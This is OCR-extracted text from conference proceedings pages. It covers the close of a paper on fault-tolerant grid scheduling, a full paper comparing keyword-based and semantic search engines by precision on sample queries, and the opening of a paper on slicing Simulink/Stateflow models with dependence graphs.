


Fig. 5 Execution time (ET) versus number of checkpoints

4.1.4 Number of Checkpoints

An inappropriate checkpointing interval leads to delay in the job execution and reduces the throughput. Our proposed work finds the minimum number of checkpoints based on runtime condition of the job and failure information of the resources. In our system, we adjust the checkpointing interval dynamically, and it shows 30–40 % improvement on the average over the execution time of the job (Fig. 5).

4.1.5 Status of the Job Completion

Our system completes 40–60 % of job within the deadline by selecting the appropriate resources for job submission, 20 % of job with 10 % overhead, and 15 % of job with 20 % overhead, and 5 % of job (remaining jobs) are rescheduled with the next reliable resource (Fig. 6).

We considered that the accepted overhead is 20 % (Table 1). Hence, our system reduces the number of rescheduling of failed job.




Fig. 6 Number of jobs completed versus deadline and deadline with overhead

5 Conclusion and Future Work

Our combined proactive and reactive failure handling strategy considers the resource failure in terms of node crash due to hardware failure and QoS failure caused by the resource and switching between availability and unavailability states due to memory thrashing. The proposed work first selects the suitable resources using failure history and current status of the resource. The system also considers the failure after it has occurred and recovered the failed job with the same or backup resource. We keep the backup resource for more failure-prone resource that reduces the job migration to the new resource for recovery. Hence, our combined framework is providing the reliable solution for efficient job execution, and hence, it makes the grid system more reliable.

The performance of the system can be enhanced by considering other reasons for QoS failure due to unavailability of the resource, finding an appropriate algorithm in selecting the backup resource, incorporating job-grouping-based scheduling, and supporting various types of failures as future work.

References

1. Foster, I., Kesselman, C., Tuecke, S.: The anatomy of the grid: Enabling scalable virtual organizations. Supercomput. Appl. (2001)
2. Medeiros, R., Cirne, W., Brasileiro, F., Sauv'e, J.: Faults in grids: why are they so bad and what can be done about it? In: Grid computing, proceedings. fourth international workshop, (2003). ISBN 1-59593-414-6
3. Latchoumy, P., Khader, P.S.A.: Survey on fault tolerance in grid computing. Int. J. Comput. Sci. Eng. Surv. (IJCSES) **2**(4), (2011)

4. Huda, M.T., Schmidt H.W., Peake I.D.: An agent oriented proactive fault tolerant framework for grid computing. In: First international conference on e-science and grid computing (2005)
5. Nazir, B., Khan, T.: Fault tolerant job scheduling in computational grid. Department of Computer Science, COMSATS Inst of Inf. Technol., Abbottabad in: Emerging Technologies, ICET '06. Scheduling for Grid Computing (2006)
6. Lan, Z., Li, Y.: Failure-aware resource selection for grid computing. International conference on dependable systems and networks (DNS), pp. 186–187, Philadelphia (2006)
7. Nandagopal, M., Uthariaraj, V.R.: Fault tolerant scheduling strategy for computational grid environment. Int. J. Eng. Sci. Technol. **2**(9), 4361–4372 (2010)
8. Khanli, L.M., Far, M.E., Rahmani, A.M.: RFOH: A new fault tolerant job scheduler in grid computing. Second international conference on computer engineering and applications, 978-0-7695-3982-9/10, pp. 422–425, IEEE (2010)
9. Nandagopal, M., Uthariaraj, V.R.: Performance analysis of resource selection algorithms in grid computing environment. J. Comput. Sci. **7**(4), 493–498 (2011). ISSN 1549-3636
10. Nithya, L.M., Shanmugam, A.: Job scheduling with economic parameters and failure handling methods in a grid computing environment. Res. J. Appl. Sci. **6**(7–12), 525–531 (2011)
11. Latchoumy, P., Khader, P.S.A.: Fault-tolerant scheduler with reduced checkpointing time in grid computing. National conference on information technology (NCIT'12) (2012)
12. Grid Simulator. Available at http://www.buyya.com/gridsim/

A Comparative Analysis of Keyword- and Semantic-Based Search Engines

Yogender Singh Negi and Suresh Kumar

Abstract Keyword-based Search engines are not able to provide relevant search result because they suffer from the fact that they do not know the meaning of the terms and expression used in the web pages and the relationship between them. This paper compares the semantic search performance of both keyword-based and semantic web-based search engines. Initially, two keyword-based search engines (Google and Yahoo) and three semantic search engines (Hakia, DuckDuckGo, and Bing) are selected to compare their search performance on the basis of precision ratio and how they handle natural language queries. Ten queries, from various topics was run on each search engine, the first twenty documents on each retrieval output was classified as being "relevant" or "nonrelevant". Afterward, precision ratios were calculated for the first 20 document retrieved to evaluate performance of these search engines. Also, comparison of some popular semantic search engines is provided with their features.

Keywords Information retrieval · Semantic search performance · Semantic search engine · Keyword-based search engine

1 Introduction

Web search engine is a computer program that allows user to search and retrieve web documents with queries for their information needs. The most popular search engine are Google, Yahoo, Bing and Baidu volume of search ratio 84.16, 7.61,

Y. S. Negi (✉) · S. Kumar
Ambedkar Institute of Advanced Communication Technologies and Research, Delhi, India
e-mail: yogi1197@gmail.com

S. Kumar
e-mail: sureshpoonia@aiactr.ac.in

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_73, © Springer India 2014

4.40, and 1.68 %, respectively [1]. The estimated size of the World Wide Web is at least 11.5 billion pages, [2] but a much deeper (and larger) web, estimated at over 3 trillion pages exists within databases whose contents the search engines do not index. Google and other popular search engines is also a target for search engine "search result enhancement," also known as, search engine optimizer so there may also be many results returned that lead to a page that only serves as an advertisement. Sometimes pages contain hundreds of keywords designed specifically to attract search engine users to that page, but in fact serve an advertisement instead of a page with content related to the keyword. Rather than using ranking algorithms such as Google's PageRank to predict relevancy, semantic search uses semantics or the science of meaning in language, to produce highly relevant search results. In most cases, the goal is to deliver the information queried by a user rather than have a user sort through a list of loosely related keyword results. However, Google itself has subsequently also announced its own semantic search project [3]. Guha et al. [4] distinguish two major forms of search: navigational and research. In navigational search, the user is using the search engine as a navigation tool to navigate to a particular intended document. Semantic search is not applicable to navigational searches. In research search, the user provides the search engine with a phrase that is intended to denote an object about which the user is trying to gather/research information. There is no particular document which the user knows about that s/he is trying to get to. Rather, the user is trying to locate a number of documents which together will give him/her the information she/he is trying to find semantic search lends itself well here.

1.1 Limitation of Keyword-Based Search Engine

Conventional Search Engines are very helpful in finding information on the internet and getting smarter with the passage of time, but they suffer from the fact that they do not know the meaning of the terms and expression used in the web pages and the relationship between them. Current keyword-based search technologies have reached a plateau. Surveys indicate that almost 25 % of web searchers do not find adequate results in the first set of URLs returned, in part due to the daily sixty terabyte increase in the size of the web [5]. For our keyword-based search engines, the "amount of web content outpaces technological progress." In addition to their inability to keep pace with the growth of the web, search engines rely too heavily on keyword-based string matching and word frequency and proximity techniques. As a result, queries are often overly sensitive to certain vocabulary used in the initial query string [6]. Search words often have multiple meanings or appear in multiple contexts, many of which are irrelevant to the web searcher. Further, semantically, similar pages that are desirable often not retrieved, resulting in a set of results that is far from comprehensive. Some of the limitations of traditional search engines are:

- Problem due to Polysemy words (one word having several meaning),e.g., word "Bank", it can be financial institution or river shore.
- Problem due to synonymy (several words having same meaning) For example, "baby" and "infant" are treated as synonyms in many thesauri, but "Santa Baby" has nothing to do with "infant." "Santa Baby" is a song title, and the meaning of "baby" in this entity is different than the usual meaning of "infant" [7].
- Traditional information retrieval (IR) technology is based almost purely on the occurrence of words in documents. The availability of large amounts of structured, machine understandable information about a wide range of objects on the semantic web offers some opportunities for improving on traditional search.
- Low Precision and Low Recall Problem. Precision is the fraction of the documents retrieved that are relevant to the user's information need, while recall is the fraction of the documents, which are relevant to the query, that are successfully retrieved. Both precision and recall are, therefore, based on an understanding and measure of relevance.

$$\text{Precsion} = \frac{\text{Number_Total_Relevant}}{\text{Number_Total_Retrieved}} \tag{1}$$

$$\text{Recall} = \frac{\text{Number_Retrieved_Relevant}}{\text{Number_Possible_Relevant}} \tag{2}$$

where Number_Possible_Relevant are the number of relevant items in the database. Number_Total_Retrieved is the total number of items retrieved from the query [8].

1.2 Semantic Search Engine

The semantic web is an extension of the web where information is represented in a machine processable way [9]. While the information on the web is mostly represented as HTML documents, resource description framework (RDF) [10] and web ontology language (OWL) [11] are used for semantic web documents. In particular, the semantic web will contain resources corresponding not just to media objects (such as web pages, images, audio clips, etc.) as the current web does, but also to objects such as people, places, organizations and events. Further, the semantic web will contain not just a single kind of relation (the hyperlink) between resources, but many different kinds of relations between the different types of resources mentioned above [10]. Semantic search engine like Hakia [12], Swoogle [13], DuckDuckGo [14] etc., are different from conventional search engine is that the semantic search engines are meaning based. Swoogle is a search engine for semantic web ontologies, documents, terms and data published on the web.




Fig. 1 Search result for keyword "bank" by Google search engine




Fig. 2 Search result for keyword "bank" by DuckDuckGo (semantic) search engine

A semantic search engine stores semantic information about web resources and is able to solve complex queries, considering as well the context where the web resource is targeted. Semantic search integrates the technologies of semantic web and search engine to improve the search results gained by current search engines and evolves to next generation of search engines built on semantic web.

A semantic search engine stores semantic information about web resources and is able to solve complex queries, considering as well the context where the web resource is targeted. Semantic search integrates the technologies of semantic web and search engine to improve the search results gained by current search engines and evolves to next generation of search engines built on semantic web. For the comparison between traditional search engines versus semantic search engine, please see these two search engines DuckDuckGo as a semantic search engine and Google as a traditional search engine. Polysemy words "Bank" is used for search query. See the result in Figs. 1 and 2.

From the Figs. 1 and 2, it is clear that Google is not able to handle Polysemy words, while DuckDuckGo [14] which is a semantic search engine provide results in all possible meaning to the word "Bank." Bank can be a financial institution, place (citizen Bank Park in Philadelphia, Pennsylvania commonly referred as "The Bank", blood bank, movie (The Bank, 2001 and 1915) or riverside. Table 1 compares some popular semantic search engines with features description.

2 Related Work

While carrying out an evaluation of web-based search engines using user-effort measures, Tang and Sun [15] came up with a method that was quick and convenient yet at the same time provided useful information. They applied three user-effort sensitive evaluation measures, namely—"first 20 full precision," "search length," and "rank correlation" [15].

Tümer et al. [16] selected three keyword-based search engine (Google, Yahoo, and MSN) and a semantic search engine (Hakia) for performance evaluation by comparing their mean precision and mean recall ratio. It was found in their study that Overall, Yahoo showed the best performance in terms of precision ratio, whereas Google turned-out to be the best search engine in terms of normalized recall ratio. However, the semantic search performance of search engines was low for both keyword-based search engines and the semantic search engine [16].

Andago et al. [8] collected queries from 30 university students and entered these queries into two search engines: Google and Hakia. Precision was thereafter calculated using a predetermined formula. Their calculation revealed that Google outperforms Hakia as it has a higher mean precision at 0.64 as compared to Hakia at 0.54. Google also has a lower standard deviation at 0.14 as compared to Hakia at 0.25. The results show that Google, which is a keyword search engine, is superior to Hakia, a semantic search engine in terms of the first 20 precision [8].

Table 1 Some popular semantic search engines and their features comparison

Semantic search engine	Main approach	Features	MS[a]	Type of result
Hakia	Related searches, NLP	• General purpose semantic search engine • Vertical approach and excellent resumes • Related searches, NLP • Query detection and extraction (QDEX) system • Semantic rank algorithm • Categorization and compressed meaning representation (CMR)	Yes	Link and free text
Swoogle	Semantic web search	• Search engine for semantic web ontologies, documents, terms and data published on the web • Search services using REpresentational state transfer (REST) interface	No	OWL, RDF
Bing	Semantic search portal	• Decision capability • Instant answers • Integration with Hotmail and Facebook • Interface and media features with local information	Yes	Link and free text
SenseBot	Concept search	• Delivers a summary in response to search query instead of a collection of links to Web pages • Parses top results from the Web and prepares a text summary of them • Text mining and multidocument summarization	Yes	Summary
DuckDuckGo	Clustered search, NLP	• Emphasizes privacy and does not record user information • Produces result based on many sources including Yahoo, Wikipedia, Wolffram Alpha and its own web crawler	Yes	Classification and summary
DeepDyve	Semantic/ Syntactic Annotation, reference results	• Powerful, professional research tool mainly for academic articles • Analysis across large amounts of data	Yes	Summary
Cognition	NLP	• A linguistic search engine that supports ontology, morphology, and synonymy	Yes	Link
True Knowledge (now known as "Evi")	Ontology-based search	• Questions – answering Search Engine • Direct answer API, query API	No	Classification and summary
Yummly		• Semantic web search engine for food, cooking and recipes	No	Free text

[a] Multilingual support

Table 2 Query list

Query number	Query	Query number	Query
Q1	Cryptography	Q6	ROM
Q2	Atom	Q7	X-rays
Q3	The matrix	Q8	Carbon
Q4	Precise puppy	Q9	Firewall
Q5	CWG	Q10	Photon

Table 3 Natural language queries

Query number	Query
Q1	Which country won the first cricket world cup?
Q2	Who is the current prime minister of India?
Q3	Why the color of sky is blue?
Q4	What is the weather now in New Delhi?
Q5	Where is Java?

3 Methodology

Three semantic search engines, namely Hakia, Bing, and DuckDuckGo and two keyword-based search engine, namely Google and Yahoo were selected for comparison. Afterward, ten queries that contain various topics and consist of one or two terms were randomly determined as shown in Table 2. After each run of the query, the first twenty documents retrieved were evaluated using binary human relevance judgment and with this, every document was classified as "relevant" or "nonrelevant." Precision ratios of keyword-based search engines were calculated for first 20 documents retrieved for each pair of query and search engine.

Also the natural language handling capability is checked for each selected search engine by asking natural language question as shown in Table 3.

4 Experimental Result

The number of relevant documents retrieved by each search engine for the first twenty documents retrieved is shown in Table 4.

In our study, it was found that relevant document retrieved by Bing is more (145 out of 200) than any other search engine. Hakia overall performance in terms of average percentage is lowest (56 %). Figure 3 presents overall graphical representation of mean precision ratio of search engine for first 20 documents. While Fig. 4 shows graphical representation for queries (number 1–10).

It is clear from the Fig. 4 that semantic search engine like Bing and DuckDuckGo retrieved more relevant documents than keyword-based search engine

Table 4 Number of relevant document retrieved

Query number	Google	Yahoo	Bing	Hakia	DuckDuckGo
Q1	15	16	19	15	16
Q2	12	16	16	13	16
Q3	16	13	11	8	16
Q4	18	13	13	7	11
Q5	7	10	12	7	6
Q6	8	14	7	9	8
Q7	11	0	19	11	13
Q8	11	5	15	14	13
Q9	18	19	19	18	19
Q10	11	13	14	10	12
Total	127	119	145	112	130
Average (%)	63.5	59.5	72.5	56	65




Fig. 3 Precision ratio of search engines for first 20 documents




Fig. 4 Visual representation of search engines for first 20 precision

like Google and Yahoo. However, search performance of Hakia, which is a semantic search engine is lowest. Table 5 shows the results whether a search engine able to provide correct answer or not for natural language queries asked.

Table 5 Correct answer found by search engines

Query number	Google	Yahoo	Bing	Hakia	DuckDuckGo
Q1	×	×	×	√	×
Q2	√	×	×	√	√
Q3	√	√	√	√	√
Q4	√	√	×	×	×
Q5	√	√	√	√	√

5 Conclusion and Future Work

The growth of the semantic web has greatly impacted on information technology and changed the search engine IR techniques. In this paper, a comparative performance evaluation of keyword-based and semantic search engines is detailed. In terms of overall performance, Bing retrieved more relevant documents compared with all selected search engines, whereas Yahoo failed to retrieve any relevant document for one of the queries (X-Rays). DuckDuckGo retrieved comes in second number after Bing. DuckDuckGo provide results in categories so that users can select the relevant terms this would eliminate the problem of Polysemy words. Performance of search engines, when displaying relevant documents in the top ranks, is better than their relevant document retrieval. Google and Hakia topped in terms of natural language query processing and provide correct answers than other selected search engines. Finally, it was seen that semantic search performance of semantic search engines was higher than the keyword. As a future work, the number of search engines, queries and phrases could be increased. In addition, number of factor for performance compassion could be increased for better evaluation of search engines.

References

1. http://www.netmarketshare.com/search-engine-market-share.aspx?qprid=4. Accessed 03 Nov 2012
2. Gulli, A., Signorini, A.: The Indexable Web is more than 11.5 billion pages. Presented at WWW (2005)
3. Efrati, A.: Google gives search a refresh. Wall Street J. Retrieved 13 July 2012
4. Guha, R., McCool, R., Miller, E.: Semantic Search (2003)
5. Roush, W.: Search beyond Google. Technol. Rev. http://www.technologyreview.com/articles/04/03/roush0304.asp (2004)
6. Antoniou, G., van Harmelen, F.: A Semantic Web Primer. MIT Press, Cambridge (2004)
7. Wei, X., Peng, F., Tseng, H., Lu, Y., Wang, X., Dumoulin, B.: Search with Synonyms: Problems and Solutions (2010)
8. Andago, M.O., Phoebe, T.P.L., Thanoun, B.A.M.: Evaluation of a Semantic Search Engine against a Keyword Search Engine Using First 20 Precision (2010)
9. Berners-Lee, T., Hendler, J., Lassila, O.: The Semantic Web. Scientific American (2001)
10. http://www.w3.org/TR/2004/REC-rdf-primer-20040210/

11. http://www.w3.org/TR/owl-features/
12. Hakia search engine available at: http://www.hakia.com/
13. Swoogle search engine available at: http://swoogle.umbc.edu/
14. DuckDuckGo available at: http://duckduckgo.com
15. Tang, M.-C., Sun, Y.: Evaluation of web-based search engines using user effort measures. Libr. Inf. Sci. Res. Electron. J. **13**(2) (2003)
16. Tümer, D., Shah, M.A., Bitirim, Y.: An empirical evaluation on semantic search performance of keyword-based and semantic search engines: Google, Yahoo, Msn and Hakia. In: Fourth International Conference on Internet Monitoring and Protection (2009)

Slicing MATLAB Simulink/Stateflow Models

Adepu Sridhar and D. Srinivasulu

Abstract MATLAB Simulink/Stateflow is widely used industrial tools for developing complex embedded systems. The resulting Simulink/Stateflow models consist of more than ten thousand blocks. To ensure the quality of such models, automated static analyses and slicing methods are necessary to cope up with this complexity. In this article, we present an approach for slicing Simulink models using dependence graphs. With slicing, the complexity of a model can be reduced to a given point of interest by removing unrelated model elements.

Keywords Simulink/Stateflow · Slicing · Dependence graph

1 Introduction

Embedded control systems are now integral parts of many application systems in the areas of aerospace, communication, and automobiles. Modeling real-world problems such as braking systems or engine controllers result in Simulink/Stateflow models containing several ten thousands of blocks and more. To implement these systems and analyze models, everyone normally uses MathWorks Simulink tool [1].

Due to the complex structural hierarchies and model referencing, it is hard to recognize data and control flow when reviewing complex Simulink/Stateflow models manually. We address the problem of reducing the complexity of a model by developing static slicing techniques for Simulink. Therefore, we remove those

A. Sridhar (✉) · D. Srinivasulu
Department of Computer Science and Engineering, National Institute of Technology, Rourkela, Orissa, India
e-mail: sridharuce@gmail.com

D. Srinivasulu
e-mail: cnud916@gmail.com

D. P. Mohapatra and S. Patnaik (eds.), *Intelligent Computing, Networking, and Informatics*, Advances in Intelligent Systems and Computing 243,
DOI: 10.1007/978-81-322-1665-0_74, © Springer India 2014

parts of the model that do not affect the block b. The slice has to be as precise as possible since Simulink/Stateflow models may consist of a huge number of blocks where each irrelevant block results in unwanted complexity.

In this paper, we present a novel static slicing method for MATLAB Simulink models using a dependence-graph-based approach.

For the dependence analysis, we show that in Simulink model, control dependence can be derived from conditional execution contexts (CEC).

Our slicing approach eases model comprehension for manual reviews and allows impact analyses for Simulink/Stateflow models. In addition, slicing results as well as results from our dependence analysis can be used for further quality assurance methods that were infeasible before due to the complexity of the models.

2 Basic Concepts

Program slicing is a technique for extracting statements of a program that affect or are affected by the values of a set of variables at a specific point in the program. The extracted statements are called a slice. The specific point in the program and the variables of interest are usually referred to as a *slicing criterion*. Slices are either static or dynamic as well as executable or not executable. An overview of program slicing can be found in [2, 3].

Simulink is an environment for multi-domain simulation and model-based design for dynamic and embedded systems. It is an interactive graphical environment and consists of a customizable set of block libraries that let us design, simulate, implement, and test a variety of time-varying systems, including communications, controls, signal processing, video processing, and image processing.

A Stateflow diagram is a graphical representation of an event-driven finite state machine. Stateflow uses a variant of the finite state machine notation established by Harel [4].

Example 1 Figure 1 shows a Simulink/Stateflow model. It calculates the sum when the input values are positive and displays the result as output. If the input value is negative, it calculates the multiplication of those numbers and displays it as output. This is modeled using a chart (which is Stateflow). A chart subsystem is executed as long as the signal is supplied to the chart. To execute a chart, we have to give input through Signal Builder. The ports of a subsystem block correspond to port blocks within the subsystem. A number is assigned to each Inport or Outport block, which corresponds to the vertical position of the input of the subsystem block. In our example, chart is a subsystem. Within the subsystem, the Stateflow model is present. We have shown the Stateflow part of the above example model in Fig. 1b.




Fig. 1 An example Simulink/Stateflow model

2.1 Simulation of a Model

Basically, the execution order is calculated according to the direct signal flow dependencies between the blocks. For more information on block scheduling, refer one many [5].

When scheduling the blocks, the simulation environment creates one execution context for the whole model and one for each atomic subsystem within the model. The execution is nested according to the hierarchy of the atomic subsystems within the model. The elements in the ECs are scheduled locally within the context. In the following sections, we refer to the execution context created for the model as a *root context*.

If the atomic subsystem is a Stateflow model (chart), then the execution order is considered according to the Stateflow execution order. If we do not want to execute some part of the model, we can delete that part of our execution order. In this way, we create our execution of Simulink/Stateflow model.

3 Dependencies in SL/SF Models

Data dependence: Data flow in Simulink is given by the signal lines. A block b2 is data dependent on block b1 if (1) b1 and b2 are connected by a signal line L and (2) L starts with an output of b1 and ends in an input of b2.

Control flow in Simulink: Basically, the control flow in Simulink is modeled using MathWorks [5], (1) conditional subsystems, (2) loop subsystems, and (3) multi-port switch and switch blocks.

Conditional subsystems and loops are executed only if the condition given by the special port or iterator block evaluates to true. Hence, the corresponding ECs are called CEC. In the following, we refer to this special port or iterator block as a *predicate block*.

Control dependence in Simulink: In a model m with the root context e_m containing the blocks b1 and b2, block b2 is control dependent on block b1 if (1) b2 is

within a conditional EC $e \neq e_m$ and (2) b1 is the predicate block controlling the execution of e.

The blocks contained in e_m are control dependent on the simulation loop.

Data dependence in Stateflow: Data dependence edges are used to represent the dependency of a state on the data items associated with a Stateflow model. This includes all the data variables used in the entry, during, and exit sections of any state. The data variables can also be associated with conditions, condition actions, or transition actions in any state transition.

Control dependence in Stateflow: It depends on the transitions between the states. The first Stateflow execution starts from the default transition. A control dependence edge represents an inter-stage dependency due to the change of state in the Stateflow model. A control dependence may arise in the following three ways:

Case 1: Control dependence arises when there is no transition label associated with the transition between the two states.

Case 2: When an outgoing transition from a state has a transition label, then control dependency arises between the state node and the predicate node.

Case 3: Control dependency arises when a state has an 'exit action' and its outgoing transition is associated with condition action and transition action. This is because once the condition of a transition is satisfied, then the condition action takes place. Before executing the transition action and jumping to the next state, the exit action of the current state takes place after the transition execution. Slicing Simulink/Stateflow models.

In this section, we present our slicing approach for Simulink/Stateflow models using dependence graphs. First, we define the slicing criterion and the slice of a Simulink/Stateflow model. Then, we show how we calculate dependencies which include the calculation of the CEC. Finally, we show how we build up the dependence graph and compute static slices for the model.

3.1 Simulink/Stateflow Slicing Criterion

A slicing criterion for Simulink/Stateflow model may be any block except a subsystem or any state in the Stateflow or any variable within the Stateflow.

Simulink/Stateflow Slice: A slice of a Simulink/Stateflow model m w.r.t. Slicing criterion C is a model m' that

1. Contains only those blocks and states from the Stateflow that are relevant to the slicing criterion C (forward slice or backward slice) or
2. contains only those blocks and states from the Stateflow to which the slicing criterion C is relevant, and
3. Preserves the hierarchical structure of the Simulink/Stateflow model.

3.2 Computing Conditional Execution Contexts

Richerdt et al. [6] have presented an approach for computing the CEC for Simulink models. In their algorithm, they have considered different CEC for every subsystem. If the subsystem is itself a Stateflow model, then they also have considered it as a virtual block. We are adding the Stateflow block to the execution context, and we create one separate execution context.

Steps for CEC of Stateflow model are as follows:

Step 1. We create the separate execution context for every chart in Simulink.
Step 2. Within the chart, we locate the nodes and the default node.
Step 3. Within the chart, we locate the transitions and add it to the execution contexts.

3.3 Building the Dependence Graph

After all the blocks have been added to an execution context, we build the dependence graph. First, we create nodes for each block that is not a subsystem. Then, we add the data dependence edges between the nodes. Shows the dependence graph for our example Simulink/Stateflow model given in Fig. 1. In Fig. 2, the thick lines represent data dependence in Simulink, dotted bubble lines represent data dependence in Stateflow, and dotted arrow represents control flow in Stateflow.

3.4 Computing the Simulink/Stateflow Slice

We compute the slice for a model by performing a reachability analysis in the forward or backward direction and marking relevant nodes. Then, we remove the unmarked blocks and finally all empty subsystems of the model.




Fig. 2 The model dependence graph and marked model dependence graph

The model dependence graph for the SL/SF model given in Fig. 1 is shown is Fig. 4a.

